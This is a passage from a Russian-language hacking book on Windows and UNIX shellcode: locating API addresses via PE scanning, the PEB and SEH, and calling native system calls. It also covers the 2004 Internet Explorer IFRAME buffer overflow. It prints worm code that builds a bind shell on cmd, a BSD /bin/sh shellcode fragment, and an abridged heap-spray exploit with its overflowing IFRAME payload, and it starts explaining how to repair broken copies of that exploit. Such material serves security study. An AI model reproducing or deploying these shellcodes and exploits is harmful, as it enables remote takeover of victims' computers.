Лишь две динамические библиотеки гарантируют свое присутствие в адресном пространстве любого процесса, всегда загружаясь по одним и тем же адресам[1]. Это KERNEL32.DLL и NTDLL.DLL. Функции, экспортируемые остальными библиотеками, правильно вызываются так:

```
h = LoadLibraryA("ws2_32.DLL"):
if (h != 0) __error__:
zzz = GetProcAddress(h. "connect"):
```

Таким образом, задача вызова произвольной функции сводится к поиску адресов функций LoadLibraryA и GetProcAddress.

АРТОБСТРЕЛ ПРЯМОГО ПОИСКА В ПАМЯТИ

Наиболее универсальный, переносимый и надежный способ определения адресов API-функций сводится к сканированию адресного пространства процесса на предмет поиска PE-сигнатур с последующим разбором таблицы экспорта.

Устанавливаем указатель на C0000000h (верхняя граница пользовательского пространства для Windows 2000 Advanced Server и Datacenter Server, запущенных с загрузочным параметром /3GB) или на 80000000h (верхняя граница пользовательского пространства всех остальных систем).

Проверяем доступность указателя вызовом функции IsBadReadPrt, экспортируемой KERNEL32.DLL, или устанавливаем свой обработчик структурных исключений для предотвращения краха системы (подробности обработки структурных исключений — в предыдущей главе). Если здесь лежит MZ, увеличиваем указатель на 3Ch байта, извлекая двойное слово e_lfanew, содержащее смещение «PE» сигнатуры. Если эта сигнатура действительно обнаруживается, базовый адрес загрузки динамического модуля найден, и можно приступать к разбору таблицы экспорта, из которого требуется вытащить адреса функций GetLoadLibraryA и GetProcAddress (зная их, мы узнаем все остальное). Если хотя бы одно из этих условий не выполняется, уменьшаем указатель на 10000h и все повторяем сначала (листинг 15.3). Базовые адреса загрузки всегда кратны 10000h, поэтому данный прием вполне законен.

Листинг 15.3. Псевдокод, осуществляющий поиск базовых адресов всех загруженных модулей по PE-сигнатуре

```
BYTE* pBaseAddress = (BYTE*) 0xC0000000:    // верхняя граница для всех систем

while(pBaseAddress)                          // мотаем цикл от бобра до обеда
{
    // проверка доступности адреса на чтение
```

[1] Базовый адрес загрузки этих динамических библиотек постоянен для данной версии операционной системы.

```
    if (!IsBadReadPtr(pBaseAddress, 2))

    // это "MZ"?
    if (*(WORD*)pBaseAddress == 0x5A4D)

    // указатель на "PE" валиден?
    if (!IsBadReadPtr(pBaseAddress + (*(DWORD*)(pBaseAddress+0x3C)), 4))

    // а это "PE"?
    if (*(DWORD*)(pBaseAddress + (*(DWORD*)(pBaseAddress+0x3C))) == 0x4550)

    // приступаем к разбору таблицы импорта
    if (n2k_simple_export_walker(pBaseAddress)) break;

    // тестируем следующий 64 Кбайт блок памяти
    pBaseAddress -= 0x10000;
}
```

Разбор таблицы экспорта осуществляется приблизительно так (листинг 15.4 — пример, выдранный из безымянного червя BlackHat, полный исходный текст которого можно найти на сайте www.blackhat.com).

Листинг 15.4. Ручной разбор таблицы экспорта

```
    call    here
    db      "GetProcAddress",0,"LoadLibraryA",0
    db      "CreateProcessA",0,"ExitProcess",0
    db      "ws2_32",0,"WSASocketA",0
    db      "bind",0,"listen",0,"accept",0
    db      "cmd",0
here:
    pop     edx
    push    edx
    mov     ebx,77F00000h
l1:
    cmp     dword ptr [ebx],905A4Dh ;/x90ZM
    je      l2
    ;db     74h,03h
    dec     ebx
    jmp     l1
l2:
    mov     esi,dword ptr [ebx+3Ch]
    add     esi,ebx
    mov     esi,dword ptr [esi+78h]
    add     esi,ebx
    mov     edi,dword ptr [esi+20h]
    add     edi,ebx
    mov     ecx,dword ptr [esi+14h]
    push    esi
    xor     eax,eax
```

продолжение ⇒

Листинг 15.4 *(продолжение)*

```
14:
    push  edi
    push  ecx
    mov   edi.dword ptr [edi]
    add   edi.ebx
    mov   esi.edx
    xor   ecx.ecx
:GetProcAddress
    mov   cl.0Eh
    repe  cmps
    pop   ecx
    pop   edi
    je    13
    add   edi.4
    inc   eax
    loop  14
    jmp   ecx
13:
    pop   esi
    mov   edx.dword ptr [esi+24h]
    add   edx.ebx
    shl   eax.1
    add   eax.edx
    xor   ecx.ecx
    mov   cx.word ptr [eax]
    mov   eax.dword ptr [esi+1Ch]
    add   eax.ebx
    shl   ecx.2
    add   eax.ecx
    mov   edx.dword ptr [eax]
    add   edx.ebx
    pop   esi
    mov   edi.esi
    xor   ecx.ecx
:Get 3 Addr
    mov   cl.3
    call  loadaddr
    add   esi.0Ch
```

Главный недостаток этого способа в его чрезмерной громоздкости, а ведь предельно допустимый объем shell-кода ограничен, но, к сожалению, ничего лучшего пока не придумали. Поиск базового адреса можно и оптимизировать (что мы сейчас, собственно, и продемонстрируем), но от разбора экспорта никуда не уйти... Это карма переносимого shell-кода или дань, выплачиваемая за мобильность.

ОГОНЬ ПРЯМОЙ НАВОДКОЙ — PEB

Из всех способов определения базового адреса наибольшей популярностью пользуется анализ PEB (Process Environment Block — блок окружения процес-

са) — служебной структуры данных, содержащей среди прочей полезной информации и базовые адреса всех загруженных модулей.

Популярность незаслуженная и необъяснимая. Ведь PEB — это внутренняя кухня операционной системы Windows NT, которой ни документация, ни включаемые файлы делиться не собираются, и лишь Microsoft Kernel Debugger обнаруживает обрывки информации. Подобная степень недокументированности не может не настораживать. В любой из последующих версий Windows структура PEB может измениться, как это она уже делала неоднократно, и тогда данный прием перестанет работать, а работает он, кстати говоря, только в NT. Линейка 9x отдыхает.

Так что задумайтесь: а настолько ли вам этот PEB нужен? Единственное его достоинство — предельно компактный код (листинг 15.5).

Листинг 15.5. Определение базового адреса KERNEL32.DLL путем анализа PEB

```
00000000: 33C0        xor    eax,eax                ; eax := 0
00000002: B030        mov    al,030                 ; eax := 30h
00000004: 648B00      mov    eax,fs:[eax]           ; PEB base
00000007: 8B400C      mov    eax, [eax][0000C]      ; PEB_LDR_DATA
0000000A: 8B401C      mov    eax, [eax][0001C]      ; 1-й элемент InInitOrderModuleList
0000000D: AD          lodsd                         ; следующий элемент
0000000E: 8B4008      mov    eax, [eax][00008]      ; базовый адрес KERNEL32.DLL
```

РАСКРУТКА СТЕКА СТРУКТУРНЫХ ИСКЛЮЧЕНИЙ

Обработчик структурных исключений, назначаемый операционной системой по умолчанию, указывает на функцию KERNEL32!_except_handler3. Определив ее адрес, мы определим положение одной из ячеек, гарантированно принадлежащей модулю KERNEL32.DLL. После чего останется округлить его на величину, кратную 10000h, и заняться поисками PE-сигнатуры по методике, изложенной в разделе «Артобстрел прямого поиска в памяти», с той лишь разницей, что проверять доступность указателя перед обращением к нему не нужно, так как теперь он заведомо доступен (листинг 15.6).

Практически все приложения используют свои обработчики структурных исключений, а потому текущий обработчик не совпадает с обработчиком, назначенным операционной системой, и shell-коду требуется раскрутить цепочку обработчиков, чтобы добраться до самого конца. Последний элемент списка и будет содержать адрес KERNEL32!_except_handler3.

Достоинство этого приема в том, что он использует только документированные свойства операционной системы, работая на всех операционных системах семейства Windows (исключая, разумеется, Windows 3.x, где все не так). К тому же он довольно компактен.

Листинг 15.6. Определение базового адреса KERNEL32.DLL через SEH, возвращаемый в регистре EAX

```
00000000: 6764A10000        mov   eax,fs:[00000]     ; текущий EXCEPTION_REGISTRATION
00000005: 40                inc   eax                ; если eax был -1, станет 0
00000006: 48                dec   eax                ; откат на прежний указатель
00000007: 8BF0              mov   esi,eax            ; esi на EXCEPTION_REGISTRATION
00000009: 8B00              mov   eax,[eax]          ; EXCEPTION_REGISTRATION.prev
0000000B: 40                inc   eax                ; если eax был -1, станет 0
0000000C: 75F8              jne   000000006          ; если не нуль, разматываем дальше
0000000E: AD                lodsd                    ; пропускаем prev
0000000F: AD                lodsd                    ; извлекаем handler
00000010: 6633C0            xor   ax,ax              ; выравниваем на 64 Кбайт
00000013: EB05              jmps  00000001A          ; прыгаем в тело цикла
00000015: 2D00000100        sub   eax,000010000      ; спускаемся на 64 Кбайт вниз
0000001A: 6681384D5A        cmp   w,[eax],05A4D      ; это "MZ"?
0000001F: 75F4              jne   000000015          ; если не "MZ", продолжаем мотать
00000021: 8B583C            mov   ebx,[eax+3Ch]      ; извлекаем указатель на PE
00000024: 813C1850450000    cmp   [eax+ebx],4550h    ; это "PE"?
0000002B: 75E8              jne   000000015          ; если не "PE", продолжаем мотать
```

NATIVE API, ИЛИ ПОРТРЕТ В СТИЛЕ «НЮ»

Высшим пилотажем хакерства считается использование голого API операционной системы (оно же native API, или сырое API). На самом деле извращение без причины – признак ламерщины. Мало того что native API-функции полностью недокументированы и подвержены постоянным изменениям, так они еще и непригодны к непосредственному употреблению — вот поэтому они и «сырые» (табл. 15.1). Это полуфабрикаты, реализующие низкоуровневые примитивы (primitive), своеобразные строительные кирпичики, требующие большого объема сцепляющего кода, конкретные примеры реализации которого можно найти в NTDLL.DLL и KERNEL32.DLL.

Таблица 15.1. Сводная таблица различных методов поиска API-адресов

Метод	NT/2000/XP	9x	Переносим?	Удобен в реализации?
Жесткая привязка	Да	Да	Нет	Да
Поиск в памяти	Да	Да	Да	Нет
Анализ PEB	Да	Нет	Частично	Да
Раскрутка SEH	Да	Да	Да	Да
Native API	Да	Не совсем[1]	Нет	Нет

В Windows NT доступ к native API-функциям осуществляется через прерывание INT 2Eh. В регистр EAX заносится номер прерывания, а в EDX — адрес параметрического блока с аргументами. В Windows XP для этой же цели используется машинная команда sysenter, но все свойства прерывания INT 2Eh полностью сохранены, во всяком случае пока...

[1] Разумеется, у 9x есть native API, но другое.

В листинге 15.7 перечислены наиболее интересные функции native API, применяющиеся в shell-кодах, а подробное изложение техники их вызова на русском языке можно найти, в частности, здесь: http://www.wasm.ru/docs/3/gloomy.zip.

Листинг 15.7. Основные функции native-API

```
000h    AcceptConnectPort          (24 bytes of parameters)
00Ah    AllocateVirtualMemory      (24 bytes of parameters)
012h    ConnectPort                (32 bytes of parameters)
017h    CreateFile                 (44 bytes of parameters)
019h    CreateKey                  (28 bytes of parameters)
01Ch    CreateNamedPipeFile        (56 bytes of parameters)
01Eh    CreatePort                 (20 bytes of parameters)
01Fh    CreateProcess              (32 bytes of parameters)
024h    CreateThread               (32 bytes of parameters)
029h    DeleteFile                 (4 bytes of parameters)
02Ah    DeleteKey                  (4 bytes of parameters)
02Ch    DeleteValueKey             (8 bytes of parameters)
02Dh    DeviceIoControlFile        (40 bytes of parameters)
03Ah    FreeVirtualMemory          (16 bytes of parameters)
03Ch    GetContextThread           (8 bytes of parameters)
049h    MapViewOfSection           (40 bytes of parameters)
04Fh    OpenFile                   (24 bytes of parameters)
051h    OpenKey                    (12 bytes of parameters)
054h    OpenProcess                (16 bytes of parameters)
059h    OpenThread                 (16 bytes of parameters)
067h    QueryEaFile                (36 bytes of parameters)
086h    ReadFile                   (36 bytes of parameters)
089h    ReadVirtualMemory          (20 bytes of parameters)
08Fh    ReplyPort                  (8 bytes of parameters)
092h    RequestPort                (8 bytes of parameters)
096h    ResumeThread               (8 bytes of parameters)
09Ch    SetEaFile                  (16 bytes of parameters)
0B3h    SetValueKey                (24 bytes of parameters)
0B5h    ShutdownSystem             (4 bytes of parameters)
0BAh    SystemDebugControl         (24 bytes of parameters)
0BBh    TerminateProcess           (8 bytes of parameters)
0BCh    TerminateThread            (8 bytes of parameters)
0C2h    UnmapViewOfSection         (8 bytes of parameters)
0C3h    VdmControl                 (8 bytes of parameters)
0C8h    WriteFile                  (36 bytes of parameters)
0CBh    WriteVirtualMemory         (20 bytes of parameters)
0CCh    W32Call                    (20 bytes of parameters)
```

Системные вызовы UNIX

Зоопарк UNIX-подобных систем валит с ног своим разнообразием, осложняя разработку переносимых shell-кодов до чрезвычайности.

Используются по меньшей мере шесть способов организации интерфейса с ядром: дальний вызов по селектору семь смещение ноль (HP-UX/PA-RISC, Solaris/x86, xBSD/x86), syscall (IRIX/MIPS), ta 8 (Solaris/SPARC), svca (AIX/POWER/PowerPC), INT 25h (BeOS/x86) и INT 80h (xBSD/x86, Linix/x86), причем порядок передачи параметров и номера системных вызовов у всех разные. Некоторые системы перечислены дважды, это означает, что они используют гибридный механизм системных вызовов.

Подробно описывать каждую из систем здесь неразумно, так как это заняло бы слишком много места, тем более что это давным-давно описано в «UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes» от Last Stage of Delirium Research Group (http://opensores.thebunker.net/pub/mirrors/blackhat/presentations/bh-usa-01/LSD/bh-usa-01-lsd.pdf). Да-да! Той самой легендарной хакерской группы, что нашла дыру в RPC. Это действительно толковые парни, и пишут они классно (я только крякал, когда читал).

В листинге 15.8 в качестве примера приведен код, дающий удаленный shell под *BSD/x86, выдранный из червя mworm, с краткими комментариями (комментарии — мои, а червь свой собственный).

Листинг 15.8. Фрагмент червя mworm (см. рис. 15.1), демонстрирующий технику использования системных вызовов

```
data:0804F860          x86_fbsd_shell:                     ; eax := 0
data:0804F860 31 C0                   xor    eax, eax
data:0804F862 99                      cdq                  ; edx := 0
data:0804F863 50                      push   eax
data:0804F864 50                      push   eax
data:0804F865 50                      push   eax
data:0804F866 B0 7E                   mov    al, 7Eh
data:0804F868 CD 80                   int    80h            ; LINUX - sys_sigprocmask
data:0804F86A 52                      push   edx            ; завершающий ноль
data:0804F86B 68 6E 2F 73 68          push   68732F6Eh      ; ..n/sh
data:0804F870 44                      inc    esp
data:0804F871 68 2F 62 69 6E          push   6E69622Fh      ; /bin/n..
data:0804F876 89 E3                   mov    ebx, esp
data:0804F878 52                      push   edx
data:0804F879 89 E2                   mov    edx, esp
data:0804F87B 53                      push   ebx
data:0804F87C 89 E1                   mov    ecx, esp
data:0804F87E 52                      push   edx
data:0804F87F 51                      push   ecx
data:0804F880 53                      push   ebx
data:0804F881 53                      push   ebx
data:0804F882 6A 3B                   push   3Bh
data:0804F884 58                      pop    eax
data:0804F885 CD 80                   int    80h           ; LINUX - sys_olduname
data:0804F887 31 C0                   xor    eax, eax
data:0804F889 FE C0                   inc    al
data:0804F88B CD 80                   int    80h           ; LINUX - sys_exit
```




Рис. 15.1. Еще один пример использования системных вызовов в диверсионных целях



ГЛАВА 16

СЕКС С IFRAME, ИЛИ КАК РАЗМНОЖАЮТСЯ ЧЕРВИ В INTERNET EXPLORER'Е

Пессимист знает, что Винда рухнет, а оптимист верит, что перед крахом она еще поработает.

Народное

В начале ноября 2004 года в Microsoft Internet Explorer'е была обнаружена очередная уязвимость — переполнение буфера в плавающих фреймах (тег IFRAME), позволяющее передавать управление на shell-код и захватывать управление машиной, после чего жертву террора можно насиловать как угодно и чем угодно. Например, использовать как плацдарм для дальнейших атак или спама, похищать конфиденциальную информацию, бесплатно звонить за бугор и много еще чего. О лучшем подарке к Новому году хакеры не могли и мечтать (а настоящие хакеры справляют Новый год не в обнимку с бутылкой шампанского, а в компании монитора). Сразу же появился эксплоит. Не совсем работающий, но уже растиражированный по всей Сети. Как отремонтировать его? Как переписать shell-код? Как защитить свой компьютер от атак?

Уязвимости подвержены: IE версий 5.5 и 6.0, а так же Opera 7.23 (другие версии не проверял). Неуязвимы: IE 5.01 плюс Service Pack 3 или Service Pack 4, IE 5.5 плюс Service Pack 2, IE 5.00 на Windows 2000 без сервис-паков, IE 6 на Windows Server 2003 без сервис-паков, IE 6 на Windows XP плюс Service Pack 2.

По умолчанию IE не запрещает выполнение плавающих фреймов в интернет- и интранет-зонах. Чтобы подцепить заразу, жертве достаточно зайти на URL с агрессивным кодом внутри. С Outlook Express дело обстоит иначе — HTML-письма открываются в зоне ограниченного доверия, и теги IFRAME по умолчанию не обрабатываются. Java-скрипт не может самостоятельно вызвать переполнение буфера при просмотре письма, и для активизации shell-кода жертва должна взять в руки мышь и кликнуть по ссылке. Уже появилась новая версия интернет-червя MyDoom, использующая эту технологию для своего распространения, да и новые черви не за горами, так что не теряйте бдительности и не кликайте по ссылкам, если полностью в них не уверены.

ТЕХНИЧЕСКИЕ ПОДРОБНОСТИ

Переполняющий код в общем случае выглядит так: <IFRAME src=file://AAAAAA name=«BBBBBBxx»></IFRAME>, где AAAAAA и BBBBB — текстовые строки строго дозированной длины, набранные в UNICODE, а xx — символы, затирающие указатель на виртуальную функцию экземпляра ООП-объекта, находящуюся внутри динамической библиотеки SHDOCVW.DLL.

Дизассемблерный листинг уязвимого кода приведен далее (листинг 16.1), конкретные адреса варьируются от одной версии IE к другой..

Листинг 16.1. Фрагмент IE, обеспечивающий передачу управления на shell-код

```
7178EC02 8B 08          MOV    ECX, DWORD PTR [EAX]
7178EC02               ; загружаем указатель на таблицу виртуальных функций
7178EC02               ; некоторого ООП-объекта
7178EC02               ; после переполнения в регистре EAX окажутся символы xx,
7178EC02               ; расположенные в хвосте UNICODE-строки с именем файла
7178EC02
7178EC04 68 84 7B 70 71 PUSH   71707B84
7178EC04               ; заталкиваем в стек константный указатель
7178EC04
7178EC09 50             PUSH   EAX
7178EC09               ; заталкиваем в стек указатель this,
7178EC09               ; указывающий на экземпляр ООП-объекта
7178EC09               ; с таблицей виртуальных функций внутри
7178EC09
7178EC0A FF 11          CALL   NEAR DWORD PTR [ECX]
7178EC0A               ; вызываем виртуальную функцию по указателю ECX
7178EC0A               ; (теперь уже затертому и содержащему подложные данные)
```

Двойной косвенный вызов функции по указателю причиняет хакеру дикую головную боль, разрывая мозги напополам с задницей изнутри. Засунуть в EAX указатель на произвольную область памяти — не проблема. Сложнее добиться, чтобы по этому адресу был расположен указатель на shell-код, местоположение которого наперед неизвестно. Как же быть?

ЭКСПЛОИТ

Первым эту задачу решил нидерландский хакер Berend-Jan Wever, совместно с blazde и HDM сконструировавший более или менее работоспособный эксплоит с кодовым названием BoF PoC exploit (листинг 16.2), демонстрационный вариант которого можно скачать с домашней странички автора: http://www.edup.tudelft.nl/~bjwever/.

Листинг 16.2. Код эксплоита (с сокращениями)

```
<HTML>
// Java-скрипт, исполняющийся на первой стадии атаки,
// подготавливает указатели для передачи управления и формирует shell-код
<SCRIPT language="javascript">

    // shell-код, получающий управление после переполнения и устанавливающий
    // удаленный shell на cmd.exe по 28876 порту
    // (приводится в сокращенном виде)
    shellcode = unescape("%u4343%u4343%u0178______%uffff%uc483%u615c%u89eb");

    // указатель на shell-код, который будет "размножен" в памяти
    bigblock = unescape("%u0D0D%u0D0D");

    // размер служебного заголовка, прицепляемого к каждому блоку
    // памяти, выделяемому из кучи (в двойных словах)
    headersize = 20;

    // конструируем nopslides-блоки
    // главное — подогнать размер так, чтобы выделяемые регионы
    // динамической памяти следовали вплотную друг к другу без зазоров
    // между ними
    //-------------------------------------------------------------------
    // заносим в slackspace сумму длин shell-кода и служебного заголовка
    slackspace = headersize+shellcode.length;

    // создаем bigblock, заполняя его 0D0D0D0Dh символами
    while (bigblock.length<slackspace) bigblock+=bigblock;

    // копируем в fillblock slackscape двойных слов,
    // фактически обрезая bigblock по заданной границе
    // (на редкость тупое решение, но... оно работает)
    fillblock = bigblock.substring(0, slackspace);

    // копируем в block bigblock.length-slackspace символов 0D0D0D0Dh
    block = bigblock.substring(0, bigblock.length-slackspace);

    // растягиваем block до нужной величины
    while(block.length+slackspace<0x40000) block = block+block+fillblock;

    // выделяем 700 блоков памяти из кучи,
```

```
  // копируя в начало каждого из них растянутый block
  // и дописывая shell-код в конец
  memory = new Array(); for (i=0;i<700;i++) memory[i] = block + shellcode;
</SCRIPT>

// плавающий фрейм, исполняющийся на второй стадии атаки,
// вызывает переполнение буфера и передает управление по адресу [0D0D0D0Dh]
<IFRAME    SRC=file://
BBBBBBBBBBBBBBBBBBBBBBBBBB..................BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
          NAME="CCCCCCCCCCCCCCCCCCCCCCCCCCCCC...................CCCCCCCCCCCCCCCCCCCCCCCCCCCC**">
</IFRAME>
</HTML>
```

Как он работает? Сначала запускается Java-скрипт, заполняющий практически всю доступную динамическую память nopslides-блоками. В начале каждого такого блока расположено большое количество указателей на адрес 0D0D0D0Dh (значение выбрано произвольным образом), а в конце находится непосредственно сам shell-код.

Если хотя бы один nopslides-блок накроет своей тушей адрес 0D0D0D0Dh, в ячейке 0D0D0D0Dh с некоторой вероятностью окажется указатель на 0D0D0D0Dh. И какова же эта вероятность? Попробуем рассчитать. Куча (она же — динамическая память) состоит из блоков размером 1 Мбайт. Из них 60 (3Ch) байт «съедает» служебный заголовок, а все остальное отдано под нужды пользователя. Стартовые адреса выделяемых блоков округляются по границе в 64 Кбайт, поэтому блок, перекрывающий адрес 0D0D0D0Dh, может быть расположен по любому из следующих адресов: 0D010000h, 0D020000h, ..., 0D0D0000h. В худшем случае расстояние между ячейкой 0D0D0D0D и концом nopslides-блока будет составлять 775 байт (если служебный заголовок идет в начале) и 695 байт (если служебный заголовок идет в конце).

Таким образом, если размер shell-кода не превышает 651 байт (695 байт минус длина 32-разрядного указателя) и хотя бы один nopslides-блок перекрывает адрес 0D0D0D0Dh (что вовсе не факт!), вероятность его срабатывания равна единице.

Следует заметить, что значение указателя выбрано достаточно удачно. В IE версии 5.x куча начинается с адреса 018C0000h и простирается вплоть до 10000000h, так что адрес 0D0D0D0Dh попадает в окрестности вершины. По умолчанию IE открывает все окна в контексте одного и того же процесса, и с каждым открытым окном нижняя граница кучи перемещается вверх, поэтому трогать младшие адреса нежелательно. Тем не менее, если заменить 0D0D0D0Dh на 0A0A0A0Ah, можно обойтись значительно меньшим количеством nopslides-блоков. Стратегию выделения динамической памяти удобно исследовать в утилите LordPE Deluxe (рис. 16.1) или любой другой, способной отображать карту виртуальной памяти произвольного процесса. Но мы, похоже, забрели не в ту степь. Оставим теоретические дебри и вернемся к нашим баранам.

На второй стадии атаки в игру вступает тег IFRAME, вызывающий переполнение буфера и засовывающий в регистр EAX значение 0D0D0D0Dh. Уязвимый код, расположенный в динамической библиотеке SHDOCVW.DLL, считывает двойное сло-

во по адресу 0D0D0D0Dh (а оно, как мы помним, при благоприятном стечении обстоятельств будет равно 0D0D0D0Dh) и передает на него управление, попадая внутрь принадлежащего ему nopslide-блока. Большое количество 0D0D0D0Dh-указателей, расположенных в его начале, интерпретируются процессором как машинные команды OR EAX, 0D0D0D0Dh, которые не делают ничего полезного, и управление спокойно докатывается до shell-кода, а он, следуя зову природы, подчиняет удаленную машину воле атакующего.




Рис. 16.1. Динамическая память IE под микроскопом LordPe Deluxe (dump → dump region)

Проблема в том, что по соображениям безопасности Java не дает прямого доступа к виртуальным адресам и занимается выделением памяти самостоятельно, а это значит, что захват адреса 0D0D0D0Dh не гарантирован даже при выделении всей доступной скрипту памяти, хотя с ростом количества nopslides-блоков шансы на успех увеличиваются. С другой стороны, при выделении большого количества nopslides-блоков операционная система начинает дико тормозить и шуршать жестким диском, а хронология использования памяти в диспетчере задач растет как на дрожжах (рис. 16.2), что моментально демаскирует атакующего, не говоря уже о том, что у нормальных пользователей скрипты всегда отключены.

Так что атака носит сугубо «лабораторный» характер и в условиях дикой природы неработоспособна. Однако расслабляться все-таки не стоит, поскольку возможны и более элегантные сценарии переполнения (некоторые идеи содержатся в «Записках I»).




Рис. 16.2. Рост темпов использования памяти при запуске эксплоита на выполнение

РЕАНИМАЦИЯ ЭКСПЛОИТА

Последствия практического применения эксплоита варьируются от «не совсем работает» до «совсем не работает», и прежде чем эта штука реально заведется, выбросив из выхлопной трубы едкие газы дампа памяти, над ней придется попыхтеть (в смысле «потрахаться», но и попыхтеть тоже — пиво, сигареты, косяки по вкусу, а вот женщин лучше из поля зрения убрать, женщины пагубно влияют на хакеров, особенно если они лисы — читайте «Священную книгу оборотня» Виктора Пелевина и делайте выводы).

Начнем с того, что в Сети появилось множество перепечаток исходного текста эксплоита (например, http://www.securitylab.ru/49273.html), необратимо его угробивших. Во-первых, код должен быть представлен в кодировке UNICODE, а не ASCII (рис. 16.3). Во-вторых, символы 0D0D0D0Dh, расположенные в хвосте переполняющей строки, в перепечатках замещаются черт знает чем. В-третьих, внедрение «лишних» переводов каретки в переполняющие строки и shellcode-строку категорически недопустимо (но при перепечатке эксплоита все происходит именно так!).

